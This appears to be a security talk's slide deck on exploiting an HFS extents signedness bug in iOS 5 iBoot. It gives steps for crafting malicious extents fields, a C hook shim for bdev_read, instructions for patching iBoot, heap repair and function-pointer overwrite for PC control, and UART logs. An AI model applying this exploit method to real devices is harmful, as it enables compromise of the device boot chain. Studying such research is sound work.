Ancient iBoot fun


Exploitation of an iOS 5 iBoot filesystem driver bug

Jonathan Seals
@JonathanSeals


What is iBoot?

- iBoot is the bootloader for all of Apple’s ARM based Darwin devices, including all iPhones, iPads, iPod Touches, HomePods, etc.
- Responsible for initializing most hardware, booting Darwin (kernel), and promising a safe trip there.
- First shipped in 2007 with original iPhone, still in use on latest Apple devices, including in bootrom (since iPod Touch 2G).
- Strict chain of trust, everything (bootloaders, devicetree, kernel, logos) must be signed per-device.

Normal (flash) boot process (ARMv7)



DFU (USB) boot process (ARMv7)




The bug

- An integer signedness issue exists in the handling of HFS extents files that can result in an attacker triggering a 2-4GB read from the block device into a buffer on the heap.
- Some HFS code shared with iBoot is available within the open source BootX, available via Apple's site.
- HFS source available from Apple Open Source website (https://opensource.apple.com/source/xnu/*/bsd/hfs)

Triggering the bug

- iBoot loads the kernelcache from the environment variable “boot-partition”, which can be set in nvram, or otherwise defaults to the first available disk, and is expected to contain an HFS volume.
- Disk can be read/written via a jailbreak or custom ramdisk.
- Set an extents file blockCount to a value that results in a size between 0x80000000-0xffffffff when multiplied by the volume’s block size.
- Set any prior extents file blockCount and startBlock to 0.
- Set your modified extents file startBlock to a desired offset divided by the volume’s block size.

The crash



```
=======================================
::
:: iBoot for k93ap, Copyright 2011, Apple Inc.
::
::      BUILD_TAG: iBoot-1219.62.15
::
::      BUILD_STYLE: RELEASE
::
::      USB_SERIAL_NUMBER: CPID:8940 CPRV:21 CPFM:03 SCEP:11 BDID:04 ECID:[redacted]
[redacted]   IBFL:03 SRNM:[[redacted]]
::
=======================================

[FTL:MSG] Apple NAND Driver (AND) RO
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE0
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE1
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE2
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE3
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE8
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE9
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE10
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE11
[FTL:MSG] FIL_Init            [OK]
[FTL:MSG] BUF_Init            [OK]
[FTL:MSG] FPart Init          [OK]
read new style signature 0x43313140 (line:389)
[FTL:MSG] VSVFL Register  [OK]
[WMR:MSG] Metadata whitening is set in NAND signature
[FTL:MSG] VFL Init            [OK]
[FTL:MSG] VFL_Open            [OK]
[FTL:MSG] YAFTL Register  [OK]
[FTL:MSG] FTL_Open            [OK]
Boot Failure Count: 4   Panic Fail Count: 0
Delaying boot for 0 seconds. Hit enter to break into the command prompt...
HFSInitPartition: 0x9ff67700
```

Recovering from a crash

- With a crashing disk image installed, your device will no longer boot on its’ own with iBoot, and you must tethered boot it to get back to a working iOS to edit the disk again.
- iOS 5 iBoot had a bug where recovery images will verify using flashed SCAB apticket.
- Simply upload a restore bootchain without a ramdisk and you will tethered boot back into iOS.
- Send iBEC -> run “go” command -> send devicetree -> run “devicetree” command -> send kernelcache -> run “bootx” command.

UART


- The debugging method we’ll be using requires a UART cable, which can be built with parts totaling less than $20USD.
- Pre-made cables can be bought online.
- DIY guide available at https://www.instructables.com/id/Apple-iOS-SerialUSB-Cable-for-Kernel-Debugging/

Debugging the crash with UART

- Using UART, we can now see printf messages from iBoot. If you haven’t already, set the environment variable “debug-uarts” to 3 via nvram.
- Our next step is to write a small payload to act as a shim between a caller and our target. The payload will simply print the arguments being passed to the target function, then call the target function with those arguments.
- Using this payload, we can see the exact arguments being passed into the read function, including offset, destination, size.

Building your shim

- You will need a copy of the ARM toolchain, available at https://developer.arm.com/tools-and-software/open-source-software/developer-tools/gnu-toolchain/gnu-rm/downloads
- See shim.c in included tools for example source code.




```c
#include <stdio.h>

//iBoot base address
#define IBOOT_BASEADDR 0x9ff00000
#define PRINTF (0x30500+0x1)

//Read function that we're hooking
#define BDEV_READ (0x133dc+0x1)

//Beginning of cert (search magic value 30 82 04 bb)
#define PAYLOAD_BASEADDR (IBOOT_BASEADDR+0x3BC10+0x1)

typedef void (*printf_t)(const char *fmt, ...);
typedef int (*bdev_read_t)(int a1, int a2, int a3, unsigned int a4, int a5);

int bdev_read(int a1, int buffer, int offset, unsigned int a4, int size) {

    printf_t printf = (printf_t)(IBOOT_BASEADDR+PRINTF);
    bdev_read_t real_bdev_read = (bdev_read_t)(IBOOT_BASEADDR+BDEV_READ);

    //Print arguments being passed to the hooked function
    printf("bdev_read buffer 0x%x offset 0x%x size 0x%x\n", buffer, offset, size);

    //Call the function with provided arguments and return the status
    int ret = real_bdev_read(a1, buffer, offset, a4, size);
    return ret;
}
```

Patching iBoot to run your shim

- You’ll need to patch iBoot to actually run your shim. To do this, place your shim payload within the Apple root certificate, then replace a pointer to the hooked function with a pointer to that payload.
- Look for a function with xref to string “no reasonable default block read”, then xref to that function.
- You will see function offsets, one to the function you just came from, and a few more. Replace the offset directly after the first one with an offset to your payload.
- Run this iBoot with UART attached, using checkm8 or kloader.

The result?

- Here you can see iBoot is reading 0x80000000 bytes from disk offset 0x1000 into a buffer at 0x9ff40efc



```
=======================================
::
:: iBoot for k93ap, Copyright 2011, Apple Inc.
::
::      BUILD_TAG: iBoot-1219.62.15
::
::      BUILD_STYLE: RELEASE
::
bdev_read buffer 0x9ff414a0 offset 0x4018 size 0x14
bdev_read buffer 0x9ff414a0 offset 0x402c size 0x14
bdev_read buffer 0x9ff414a0 offset 0x4040 size 0x14
::      USB_SERIAL_NUMBER: CPID:8940 CPRV:21 CPFM:03 SCEP:11 BDID:04 ECID:[redacted]
 IBFL:03 SRNM:[[redacted]]
::
=======================================

[FTL:MSG] Apple NAND Driver (AND) RO
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE0
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE1
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE2
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE3
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE8
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE9
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE10
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE11
[FTL:MSG] FIL_Init            [OK]
[FTL:MSG] BUF_Init            [OK]
[FTL:MSG] FPart Init          [OK]
read new style signature 0x43313140 (line:389)
[FTL:MSG] VSVFL Register  [OK]
[WMR:MSG] Metadata whitening is set in NAND signature
[FTL:MSG] VFL Init            [OK]
[FTL:MSG] VFL_Open            [OK]
[FTL:MSG] YAFTL Register  [OK]
[FTL:MSG] FTL_Open            [OK]
bdev_read buffer 0x9ffab9a0 offset 0x0 size 0x1000
Boot Failure Count: 0   Panic Fail Count: 0
Delaying boot for 0 seconds. Hit enter to break into the command prompt...
HFSInitPartition: 0x9ffabbc0
bdev_read buffer 0x9ff40cfc offset 0x400 size 0x200
bdev_read buffer 0x9ff40efc offset 0x1000 size 0x80000000
```

Debugging the crash (cont)

- With your payload, we’ve learned where the overflow is happening, what offset on the disk iBoot is reading from, and the size of the read. The task now is to fix up the heap after the write, enough to make iBoot continue running.
- Dump the heap just before the overwrite to see what’s being corrupted.
- Easy to do with your shim payload, just add a check for the size of the read. If it matches the overflow, dump the entire heap. See shim-dump.c within included tools for more info.


Getting PC control

- Now we know you’re overwriting a large amount of iBoot’s heap with data from your HFS volume, but you can only write a small amount until you get a panic or a hang due to the heap now being corrupt.
- Since iBoot’s heap is similar enough across boots, as well as due to the lack of ASLR, you can use your pre-crash dump of the heap and write back task structures, stacks, etc. This should result in the crash no longer hanging the device, and probably a panic too.
- To gain PC control, overwrite function pointers within the heap.

Getting PC control (continued)

- You should be able to reliably control the PC now. A good course of action to confirm this is to set the link register to the address of the “reset” command within iBoot. If your device now reboots instead of hanging, you’ll know it works.
- Since all memory in iOS 5 iBoot is writeable and executable, you can change the PC to an address that you’ve written to, which makes it easy to use a payload stored on your HFS volume.
- We’ll test this theory with a payload stored on the HFS volume that simply prints “Hacked” and spins.

Success!



```
=======================================
::
:: iBoot for k93ap, Copyright 2011, Apple Inc.
::
::      BUILD_TAG: iBoot-1219.62.15
::
::      BUILD_STYLE: RELEASE
::
::      USB_SERIAL_NUMBER: CPID:8940 CPRV:21 CPFM:03 SCEP:11 BDID:04 ECID:[redacted]
[redacted]   IBFL:03 SRNM:[redacted]
::
=======================================

[FTL:MSG] Apple NAND Driver (AND) RO
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE0
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE1
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE2
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI0:CE3
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE8
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE9
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE10
[NAND] h2fmiPrintConfig:423 Chip ID EC D7 94 7A 54 43 on FMI1:CE11
[FTL:MSG] FIL_Init            [OK]
[FTL:MSG] BUF_Init            [OK]
[FTL:MSG] FPart Init          [OK]
read new style signature 0x43313140 (line:389)
[FTL:MSG] VSVFL Register  [OK]
[WMR:MSG] Metadata whitening is set in NAND signature
[FTL:MSG] VFL Init            [OK]
[FTL:MSG] VFL_Open            [OK]
[FTL:MSG] YAFTL Register  [OK]
[FTL:MSG] FTL_Open            [OK]
Boot Failure Count: 1   Panic Fail Count: 0
Delaying boot for 0 seconds. Hit enter to break into the command prompt...
HFSInitPartition: 0x9ff67700
Hacked
```

Questions?